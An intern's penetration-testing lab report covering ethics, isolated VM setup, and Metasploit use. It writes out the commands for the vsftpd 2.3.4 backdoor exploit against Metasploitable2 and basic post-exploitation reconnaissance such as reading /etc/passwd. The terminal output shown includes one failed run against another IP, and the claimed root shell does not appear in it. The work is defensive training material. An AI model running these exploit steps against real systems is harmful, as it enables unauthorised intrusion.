EncryptEdge Labs

Cybersecurity Analyst Internship

Task Report

atalmamun@gmail.com

Task No: 24

Credit: Offensive Security

EncryptEdge Labs

Table of Contents

1.0 EncryptEdge Labs Internship Task Report

1.1 Introduction

The field of cybersecurity continuously evolves as new tools and techniques emerge to safeguard systems and networks from malicious attacks. One of the key elements of a robust cybersecurity strategy is penetration testing, which involves simulating cyberattacks to identify vulnerabilities before they can be exploited by actual attackers. Advanced penetration testing tools, such as Metasploit and Burp Suite, are essential in this process. These tools allow security professionals to carry out thorough assessments of systems, networks, and web applications, helping organizations identify weaknesses and enhance their defenses.

This task introduces interns to these advanced tools and their role in ethical hacking. It emphasizes not only the technical capabilities of the tools but also the ethical responsibilities associated with their use. Interns will gain hands-on experience by configuring test environments, exploring the features of Metasploit and Burp Suite, and understanding the importance of responsible tool usage.

1.2 Objective

The objective of this task is to provide interns with practical experience in using advanced penetration testing tools. By exploring tools like Metasploit and Burp Suite, interns will learn how to identify and exploit vulnerabilities in a controlled environment. Additionally, the task aims to instill an understanding of the ethical guidelines that govern penetration testing, ensuring that these powerful tools are used responsibly and legally. The key goals of this task are to:

- Develop a solid understanding of advanced penetration testing tools.
- Gain hands-on experience using these tools in a safe and isolated test environment.
- Learn to identify common security vulnerabilities in systems and web applications.
- Understand and apply ethical considerations in penetration testing activities.

1.3 Requirements

To successfully complete this task, interns must fulfill the following requirements:

- **Knowledge of Penetration Testing Concepts**: Interns should have a foundational understanding of penetration testing, including basic techniques, vulnerabilities, and exploitation methods.

- **Familiarity with Penetration Testing Tools**: Experience with common penetration testing tools is beneficial but not required. Interns will be introduced to tools like Metasploit and Burp Suite, along with optional tools like Cobalt Strike and Empire.

- **Virtualization Software**: Interns will need to set up a controlled, isolated test environment using virtualization software such as VirtualBox or VMware. This environment will be used to safely carry out penetration testing without impacting live systems.

- **Vulnerable Test Environment**: Interns should configure vulnerable applications like OWASP Juice Shop or Metasploitable within their test environment for the purpose of testing and exploitation.

- **Documentation and Reporting**: Throughout the task, interns must document their setup, exploration, and findings. This includes providing screenshots, explanations of methodologies, and reflections on the ethical implications of their actions.

2.0 Introduction to Advanced Penetration Testing

Advanced penetration testing tools, such as Metasploit and Burp Suite, play a pivotal role in the cybersecurity landscape. These tools allow professionals to simulate attacks on systems and web applications, identifying potential vulnerabilities before they can be exploited by malicious actors. However, with great power comes great responsibility, and it is essential that these tools are used within the boundaries of ethical guidelines to avoid unintended harm. In this section, we will explore the purpose and ethical responsibilities tied to the use of these tools, laying a strong foundation for safe and effective penetration testing practices.

2.1 Research Advanced Tools

Role in Vulnerability Assessment and Penetration Testing

Advanced penetration testing tools like **Metasploit** and **Burp Suite** are designed to assist cybersecurity professionals in identifying weaknesses in systems, networks, and web applications. Metasploit, for example, is a widely-used framework that offers a range of exploits, payloads, and auxiliary modules for testing the security of various platforms. Burp Suite, on the other hand, is specialized in web application security, providing tools for scanning, testing, and exploiting common vulnerabilities such as Cross-Site Scripting (XSS) and SQL Injection.

These tools are powerful because they allow penetration testers to conduct comprehensive assessments, automating complex tasks like vulnerability scanning and exploitation. They can quickly identify and confirm weaknesses, allowing organizations to address them before they are discovered by attackers. However, these tools can also be misused if they fall into the wrong hands, which is why understanding their applications and limitations is essential.

Risks and Benefits to Cybersecurity Operations

While Metasploit, Burp Suite, and similar tools offer significant advantages in detecting and mitigating security threats, they also come with inherent risks. The primary benefit of using these tools is the ability to conduct detailed assessments in a controlled environment. This enables organizations to proactively fix vulnerabilities, improving their overall security posture.

However, these tools can also pose risks if not used responsibly. Unauthorized use of penetration testing tools can result in severe consequences, including legal actions and damage to reputation. For instance, conducting penetration tests without proper consent or exceeding the scope of authorized testing can lead to accusations of hacking or data breaches. This highlights the need for strict ethical guidelines in their use.

In summary, while these tools are invaluable in enhancing security, it is essential to weigh their benefits against the risks and ensure that they are used ethically and responsibly.

2.2 Ethical Guidelines

User Consent and Legal Boundaries

Ethical penetration testing is founded on the principle of **user consent** and **legal boundaries**. Penetration tests should only be conducted with explicit permission from the system or application owner. This ensures that the testing is both legal and authorized, protecting the tester from legal repercussions. Moreover, any testing conducted should strictly adhere to the scope agreed upon by the client. Testing beyond

the defined boundaries could potentially lead to unauthorized access, compromising sensitive data or systems.

In addition to user consent, penetration testers must also be aware of the **legal frameworks** governing their activities. Different countries have different laws regarding cybersecurity, and what is permissible in one region may not be allowed in another. Understanding and following these legal standards is critical in maintaining ethical conduct.

Responsible Disclosure

Another crucial ethical consideration is **responsible disclosure**. If a vulnerability is discovered during a penetration test, it is the responsibility of the tester to report it promptly to the system owner in a manner that minimizes risk. Vulnerabilities should be disclosed in a controlled way, ensuring that they are not exploited by malicious actors before they are patched.

Responsible disclosure also involves providing detailed recommendations for mitigating the identified vulnerabilities. This helps organizations take the necessary steps to secure their systems without exposing them to unnecessary threats.

Mitigating Potential Harm

Finally, ethical hacking practices aim to mitigate potential harm by ensuring that penetration testing activities do not disrupt critical systems or cause damage. Penetration testers must take care to avoid any actions that might affect the integrity, availability, or confidentiality of systems being tested. The goal of ethical hacking is to improve security, not to harm or destabilize.

3.0 Setting Up a Test Environment

In order to conduct penetration testing in a safe and controlled manner, it is essential to set up a secure and isolated environment. By doing so, you can ensure that no real-world systems are affected during testing and that any vulnerabilities discovered are addressed without unintended consequences. This section outlines the process for creating a virtualized test environment using UTM on a MacStudio, as well as configuring intentionally vulnerable systems for penetration testing exercises.

3.1 Environment Setup

To begin, I used **UTM** on my MacStudio to create an isolated testing environment. UTM is a versatile virtualization tool that allows the creation and management of multiple virtual machines (VMs), making it an ideal choice for this task. I configured several operating systems within UTM to simulate different environments and test various penetration techniques.

The steps for setting up the virtual test environment are as follows:

1. **Install UTM on MacStudio**: I first downloaded and installed UTM on my MacStudio. UTM is compatible with macOS, making it well-suited for creating virtual machines on Apple hardware. The installation process was straightforward, and I ensured that all necessary permissions and configurations were set up for smooth operation.

2. **Create Virtual Machines (VMs)**: I created three virtual machines with the following operating systems:

- **Kali Linux**: This VM is used for penetration testing and includes a variety of tools such as Metasploit, Burp Suite, and other security utilities. Kali Linux is commonly used by penetration testers for its robust set of testing tools.

- **Ubuntu**: This VM serves as a target system, providing a stable environment for testing various exploits and vulnerabilities.

- **Windows**: The Windows VM is another target system used to simulate a different operating environment, allowing for testing against vulnerabilities specific to Windows platforms.

3. **Install Vulnerable Environments**: To simulate real-world scenarios, I configured vulnerable environments such as **Metasploitable** and **OWASP Juice Shop** on the Ubuntu and Windows VMs. These intentionally vulnerable systems are designed to help penetration testers practice exploitation techniques safely.

    - **Metasploitable**: This is a Linux-based VM designed to be deliberately insecure. It contains numerous vulnerabilities that can be exploited using penetration testing tools like Metasploit.

    - **OWASP Juice Shop**: This is a web application intentionally designed with a variety of vulnerabilities, making it an ideal target for web application testing tools like Burp Suite.

4. **Network Isolation**: The VMs were set up in a **host-only network** configuration within UTM to ensure that they are isolated from any live or production systems.

This setup ensures that the penetration tests conducted within the virtual environment cannot accidentally affect external networks or systems.

3.2 Document Configuration


Throughout the setup process, I took several screenshots to document the configuration settings and the successful installation of each component. Below is an outline of the key configurations I documented:


- **UTM Configuration**: Screenshots capturing the UTM interface, including the setup of each virtual machine (Kali, Ubuntu, and Windows) and the configuration of the network settings to ensure isolation.

- **VM Installation and Setup**: Screenshots showing the installation of Kali Linux, Ubuntu, and Windows on UTM, as well as the installation of Metasploitable and OWASP Juice Shop on the target VMs.


- **Network Settings**: Screenshots of the network settings to confirm that the VMs were configured with a host-only network, ensuring no external connections were possible.


The following screenshots serve as evidence of the setup process and demonstrate the successful configuration of an isolated test environment.


UTM
Windows
QEMU 7.2 ARM Virtual M...
Kali Linux 2023
QEMU 7.2 ARM Virtual Machin...
Ubuntu 22.04
QEMU 7.2 ARM Virtual M...
Welcome to UTM
Create a New Virtual Machine
Browse UTM Gallery
User Guide
Support


Kali Linux 2023
12:00
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt update
sudo apt install nodejs npm
[sudo] password for kali:
Get:2 https://artifacts.elastic.co/packages/7.x/apt stable InRelease [13.7 kB]
Err:2 https://artifacts.elastic.co/packages/7.x/apt stable InRelease
Sub-process /usr/bin/sqv returned an error code (1), error message is: Missing key 46095ACC8548582C1A2699A9D27D666CD88E42B4, which is needed to verify signature.
Hit:3 https://artifacts.elastic.co/packages/8.x/apt stable InRelease
Hit:4 http://http.kali.org/kali kali-rolling InRelease
Get:1 https://dl.winehq.org/wine-builds/debian stable InRelease [8045 B]
Err:1 https://dl.winehq.org/wine-builds/debian stable InRelease
Sub-process /usr/bin/sqv returned an error code (1), error message is: Missing key D43F640145369C51D786DDEA76F1A20FF987672F, which is needed to verify signature.
Warning: OpenPGP signature verification failed: https://artifacts.elastic.co/packages/7.x/apt stable InRelease: Sub-process /usr/bin/sqv returned an error code (1), error message is: Missing key 46095ACC8548582C1A2699A9D27D666CD88E42B4, which is needed to verify signature.
Error: The repository 'https://artifacts.elastic.co/packages/7.x/apt stable InRelease' is not signed.
Notice: Updating from such a repository can't be done securely, and is therefore disabled by default.
Notice: See apt-secure(8) manpage for repository creation and user configuration details.
Warning: OpenPGP signature verification failed: https://dl.winehq.org/wine-builds/debian stable InRelease: Sub-process /usr/bin/sqv returned an error code (1), error message is: Missing key D43F640145369C51D786DDEA76F1A20FF987672F, which is needed to verify signature.
Error: The repository 'https://dl.winehq.org/wine-builds/debian stable InRelease' is not signed.
Notice: Updating from such a repository can't be done securely, and is therefore disabled by default.
Notice: See apt-secure(8) manpage for repository creation and user configuration details.
The following packages were automatically installed and are no longer required:
cython3 debtags firebird3.0-common firebird3.0-common-doc firmware-intel-sound firmware-sof-signed fonts-liberation2 fonts-noto-color-emoji ibverbs-providers icu-devtools kali-debtags libabsl20220623 libarmadillo11 libbfio1 libboost-dev libboost-iostreams1.74.0 libboost-thread1.74.0 libboost1.74-dev libcbor0.8 libcephfs2 libconfig9 libdaxctl1 libegl-dev libgdal33 libgeos3.12.0 libgfapi0 libgfrpc0 libgfxdr0 libgl1-mesa-dev libglapi-mesa libgles-dev libgles1 libglusterfs0 libglvnd-core-dev libglvnd-dev libgumbo1 libhdf5-103-1 libhdf5-hl-100 libibverbs1 libicu-dev libiniparser1 libjim0.81 liblbfgsb0 libmbedcrypto7 libnctl6 libnetcdf19 libnsl-dev libopenblas-dev libopenblas-pthread-dev libopenblas0 libpmem1 libpthread-stubs0-dev libpython3-all-dev libpython3.11-dev librados2 librdmacm1 libsuperlu6 libtirpc-dev libucl1 libxcb-dri2-0 libxsimd-dev mobile-broadband-provider-info network-manager-gnome p7zip python3-all-dev python3-appdirs python3-backcall python3-beniget python3-debian python3-diskcache python3-gast python3-mistune0 python3-pendulum python3-pickleshare python3-pkg-resources python3-pygments python3-pypdf2 python3-pythran python3-pytzdata python3-requests-toolbelt python3-rfc3986 python3-setproctitle python3-unicodecsv python3.11 python3.11-dev python3.11-minimal ruby-zeitwerk ruby3.1 ruby3.1-dev ruby3.1-doc samba-vfs-modules xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.

```
┌──(kali㉿kali)-[~]
└─$ node -v
npm -v

v20.19.0
9.2.0

┌──(kali㉿kali)-[~]
└─$
```





4.0 Section C: Exploring Metasploit Framework

4.1 Introduction to Metasploit

The **Metasploit Framework** is one of the most widely used and powerful tools for penetration testing, vulnerability research, and exploit development. It offers a modular structure where exploits, payloads, encoders, and auxiliary modules are combined to simulate real-world attacks in a controlled and ethical environment.

Metasploit simplifies complex exploitation techniques, making it accessible to security professionals for testing network defenses and system vulnerabilities. It also provides post-exploitation features, allowing deeper exploration into compromised systems for additional insights.

4.2 Tool Exploration

4.2.1 Core Features Explored

During this task, I explored the following core features of Metasploit:

- **Exploits**: Scripts that leverage vulnerabilities in target systems to gain access.
- **Payloads**: Code delivered to the target after a successful exploit (e.g., reverse shell, Meterpreter session).
- **Auxiliary Modules**: Non-exploit modules used for tasks like scanning, sniffing, or fuzzing.
- **Post-Exploitation Modules**: Tools for gathering further information or establishing persistence after compromise.

Metasploit's modularity allows easy customization of attacks depending on the testing scenario.

4.2.2 Environment Details

- **Attack Machine**: Kali Linux (UTM VM)
- **Target Machines**: Metasploitable2, Windows 10 (Test VM)

Metasploit was accessed via the Kali Linux terminal using:

```
msfconsole
```

4.3 Hands-on Exercises

4.3.1 Exploiting a Vulnerability

Target: Metasploitable2 (IP: 192.168.64.4)

Vulnerability: vsftpd 2.3.4 Backdoor Command Execution (CVE-2011-2523)

Steps Taken:

1. **Search for the exploit**:

   ```
   search vsftpd
   ```

2. **Select and use the module**:

   ```
   use exploit/unix/ftp/vsftpd_234_backdoor
   ```

3. **Configure the target IP**:

   ```
   set RHOSTS 192.168.64.4
   ```

4. **Launch the exploit**:

   ```
   run
   ```

Outcome:

- Successfully exploited vsftpd backdoor, resulting in a root shell.
- Verified access by running `whoami` (returned `root`).

4.3.2 Post-Exploitation Activity

After gaining shell access, I performed basic post-exploitation tasks:

- Enumerated system users:

  ```
  cat /etc/passwd
  ```


- Checked network configuration:


  ```
  ifconfig
  ```

- Listed processes:

  ```
  ps aux
  ```

This allowed deeper understanding of the system's structure and potential escalation paths.


File Edit View Search Terminal Help
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Use the analyze command to suggest runnable modules for hosts
/ it looks like you're trying to run a \
\ module /
=[metasploit v6.4.55-dev-]
+ -- --=[2467 exploits - 1271 auxiliary - 431 post]
+ -- --=[1472 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >


File Edit View Search Terminal Help
=[metasploit v6.4.55-dev-]
+ -- --=[2467 exploits - 1271 auxiliary - 431 post]
+ -- --=[1472 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.10.212.38
RHOST => 10.10.212.38
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 10.10.212.38:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.10.212.38:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-199-98:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

 ______________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
  \
   \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/


       =[ metasploit v6.4.55-dev-                         ]
